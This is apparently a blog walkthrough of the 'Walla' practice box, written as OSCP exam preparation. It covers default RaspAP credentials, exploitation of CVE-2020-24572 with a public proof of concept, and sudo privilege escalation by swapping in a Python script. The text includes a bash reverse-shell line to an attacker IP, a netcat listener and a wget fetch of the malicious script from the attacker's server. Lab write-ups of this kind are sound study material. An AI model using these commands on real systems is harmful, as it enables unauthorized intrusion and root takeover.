

OSCP PREP-Walla PG CTF



[Aaronashley](#)

5 min read

Just now


During my Journey of studying for the OSCP, I came across an exciting box using RaspAP, and I was somewhat shocked at how quickly I overcame some of my obstacles while studying for the OSCP. It was a small section of my studies where I finally got over some of my brick walls. Walla was an interesting box, no doubt.

Starting my Nmap scans:

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 02:71:5d:c8:b9:43:ba:6a:c8:ed:15:c5:6c:b2:f5:f9 (RSA)
|   256 f3:e5:10:d4:16:a9:9e:03:47:38:ba:ac:18:24:53:28 (ECDSA)
|_ 256 02:4f:99:ec:85:6d:79:43:88:b2:b5:7c:f0:91:fe:74 (ED25519)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| ssl-cert: Subject: commonName=walla
| Subject Alternative Name: DNS:walla
| Issuer: commonName=walla
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-09-17T18:26:36
| Not valid after:  2030-09-15T18:26:36
| MD5:  097c:bda1:76ab:9b73:c8ef:68ab:84e9:a055
|_ SHA-1: 6c4b:fee3:0bd6:d910:2ef9:f81a:3a41:72d8:31bd:baac
|_ smtp-commands: walla, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
```

```
ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
| _ssl-date: TLS randomness does not represent time
53/tcp open  tcpwrapped
422/tcp open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| _ssh-hostkey:
|   2048 02:71:5d:c8:b9:43:ba:6a:c8:ed:15:c5:6c:b2:f5:f9 (RSA)
|   256 f3:e5:10:d4:16:a9:9e:03:47:38:ba:ac:18:24:53:28 (ECDSA)
| _ 256 02:4f:99:ec:85:6d:79:43:88:b2:b5:7c:f0:91:fe:74 (ED25519)
8091/tcp open  http         lighttpd 1.4.53
| _http-title: Site doesn't have a title (text/html; charset=UTF-8).
| _http-server-header: lighttpd/1.4.53
| _http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
| _http-favicon: Unknown favicon MD5: B5F9F8F2263315029AD7A81420E6CC2D
| _http-auth:
|   HTTP/1.1 401 Unauthorized\x0D
| _Basic realm=RaspAP
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
42042/tcp open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| _ssh-hostkey:
|   2048 02:71:5d:c8:b9:43:ba:6a:c8:ed:15:c5:6c:b2:f5:f9 (RSA)
|   256 f3:e5:10:d4:16:a9:9e:03:47:38:ba:ac:18:24:53:28 (ECDSA)
| _ 256 02:4f:99:ec:85:6d:79:43:88:b2:b5:7c:f0:91:fe:74 (ED25519)
Service Info: Host: walla; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Ignoring most of my intuition about Telnet and SMTP, I went after port 8091 on RaspAP. Then I searched for creds online and found **admin: secret**. Signed in and got access:
Press enter or click to view image in full size



I have been a system administrator since 2021, and when I heard of RaspAP as an Access Point, I had two thoughts: "Not bad for a home system or messing around to test new ideas," and the other, "hahaha, I bet that console section is open!" Went to systems and lo and behold: Press enter or click to view image in full size

The screenshot shows the RaspAP web interface. On the left is a sidebar with various links: Dashboard, Hotspot, DHCP Server, Networking, WiFi client, Authentication, Change Theme, Data usage, System, and About RaspAP. The main area has a red header bar with a lock icon and the word "System". Below it are tabs for System, Language, Advanced, and Console. The Console tab is selected, showing a terminal window with the following text:

```
Web Console  
http://web-console.org  
user@192.168.54.97 ~$
```

I asked myself, 'Wait, is this a little too easy?' but funny enough, I found the first flag:

Press enter or click to view image in full size

```
find: '/root': Permission denied
/home/walter/local.txt
find: '/etc/ssl/private': Permission denied
find: '/etc/cups/ssl': Permission denied
find: '/etc/polkit-1/localauthority': Permission denied
find: '/tmp/systemd-private-af3d6b7627cb40ea927879878e4elf0e-systemd-timesyncd.service-82U8uP': Permission denied
find: '/tmp/vmware-root_320-591565086': Permission denied
find: '/tmp/systemd-private_af3d6b7627cb40ea927879878e4elf0e-upstart.service_D091EL1L': Permission denied
```

From the console, I just screwed around and found out as soon as I could, and ran **sudo -l**. I might as well, I already had console access without a shell, really.

Press enter or click to view image in full size

RaspAP

Status
Hotspot inactive
Memory Use: 5%
CPU Temp: 0.0°C

Dashboard
Hotspot
DHCP Server
Networking
WiFi client
Authentication
Change Theme
Data usage
System
About RaspAP

admin

System

System Language Advanced Console

```
(ALL) NOPASSWD: /sbin/ifup
(ALL) NOPASSWD: /usr/bin/python /home/walter/wifi_reset.py
(ALL) NOPASSWD: /bin/systemctl start hostapd.service
(ALL) NOPASSWD: /bin/systemctl stop hostapd.service
(ALL) NOPASSWD: /bin/systemctl start dnsmasq.service
(ALL) NOPASSWD: /bin/systemctl stop dnsmasq.service
(ALL) NOPASSWD: /bin/systemctl restart dnsmasq.service
user@192.168.54.97 ~$
```

However, to achieve the results, I would need to RCE into the Linux machine and replace the Python script with a custom one to obtain root access. That was the first Google search away:

Press enter or click to view image in full size


About RaspAP

About Sponsors

RaspAP v2.5



Press enter or click to view image in full size



GitHub - gerbsec/CVE-2020-24572-POC: An issue was discovered in includes/webconsole.php in RaspAP...

An issue was discovered in includes/webconsole.php in RaspAP 2.5. With authenticated access, an attacker can use a...

github.com

I discovered this CVE and used it to gain access. This is how this script works:

```
USAGE: rasp_pwn.py [target_ip] [port] [attacker_ip] [attacker_port]
[RaspAP_admin_pass] [payload]
```

Press enter or click to view image in full size

```
kali@kali:~ [ ] kali@kali:~ [ ]
[~] $ python3 exploit.py 192.168.54.97 8091 192.168.49.54 8091 secret 2
[!] Using Reverse Shell: /bin/bash -c 'bash -i >& /dev/tcp/192.168.49.54/8091 0>&1'
[!] Sending activation request - Make sure your listener is running . .
[>>>] Press ENTER to continue . .

[!] You should have a shell :)

[!] Remember to check sudo -l to see if you can get root through /etc/raspap/lighttpd/configport.sh

[~] $ nc -lvp 8091
listening on [any] 8091 ...
connect to [192.168.49.54] from (UNKNOWN) [192.168.54.97] 46276
bash: cannot set terminal process group (754): Inappropriate ioctl for device
bash: no job control in this shell
www-data@walta:/var/www/html/includes$ cd /home/walter
```

If you have the password, you can get on with no issues. The next step is to swap Python scripts:

```
Start with
python3 -m http.server 80
```

```
Then next make the script
```

```
nano wifi_reset.py
```

```
Script:
```

```
import os;
os.system("/bin/bash")
```

Next, I needed to remove the old script and replace it with my own:
Press enter or click to view image in full size

```
www-data@walla:/home/walter$ rm wifi_reset.py
rm wifi_reset.py
www-data@walla:/home/walter$ wget http://192.168.49.54/wifi_reset.py
wget http://192.168.49.54/wifi_reset.py
--2025-09-23 12:32:18-- http://192.168.49.54/wifi_reset.py
Connecting to 192.168.49.54:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 35 [text/x-python]
Saving to: 'wifi_reset.py'

OK                                         100% 13.9M=0s

2025-09-23 12:32:18 (13.9 MB/s) - 'wifi_reset.py' saved [35/35]

www-data@walla:/home/walter$ ls
ls
local.txt
wifi_reset.py
```

Then sudo the Python script:

Press enter or click to view image in full size


```
www-data@walla:/home/walter$ sudo /usr/bin/python /home/walter/wifi_reset.py
sudo /usr/bin/python /home/walter/wifi_reset.py
id
uid=0(root) gid=0(root) groups=0(root)
ifconfig
ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.54.97 netmask 255.255.255.0 broadcast 192.168.54.255
        ether 00:50:56:86:41:e2 txqueuelen 1000 (Ethernet)
        RX packets 70098 bytes 4308517 (4.1 MiB)
        RX errors 0 dropped 89 overruns 0 frame 0
        TX packets 66518 bytes 4823247 (4.5 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
        RX packets 11002 bytes 738489 (721.1 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 11002 bytes 738489 (721.1 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

cat /root/proof.txt
8497800eb41f2fe16d828b2303cc3794
cat /home/walter/local.txt
67b41ce9a0861a73eed16b24c0eb05da
```

For remediation, don't leave wifi creds at the default. Otherwise, it's simple to gain access and compromise the Raspberry Pi. These are great project ideas, and that's probably what was being tested. It wasn't

configured, but that's part of the CTF. It's still a fun one since I had a lot of projects with the Raspberry Pi.



These small, affordable projects, whatever project you want to make out of them, are great. In this CTF, this Raspberry Pi was used as a Wireless Access Point, but it's much more than that. These guys are great for IT projects, such as a 3D printer, etc.

For preparation for the OSCP, it's still a great box to use for practice. I could do everything in the console as soon as I logged on, until I saw the Python script. As part of the Journey towards the cert, I started to pick up the pattern. For a typical engagement, I might try all the things, but for the OSCP, I've learned that what sticks out the most is to focus on that first and enumerate it as much as possible. After that, and you have obtained the first web/reverse shell, run basic commands before you start exploring the Linpeas rabbit hole. I definitely saved time, as it took me about 20 minutes, but not all boxes from Proving Grounds/HackTheBox/TryHackMe are like this. Plus, it's not as bad as others think; get your reps in, review your methodology, take notes, and you will most likely pass.

<https://medium.com/@aaronashley466/oscp-prep-walla-pg-ctf-2c7489dae334>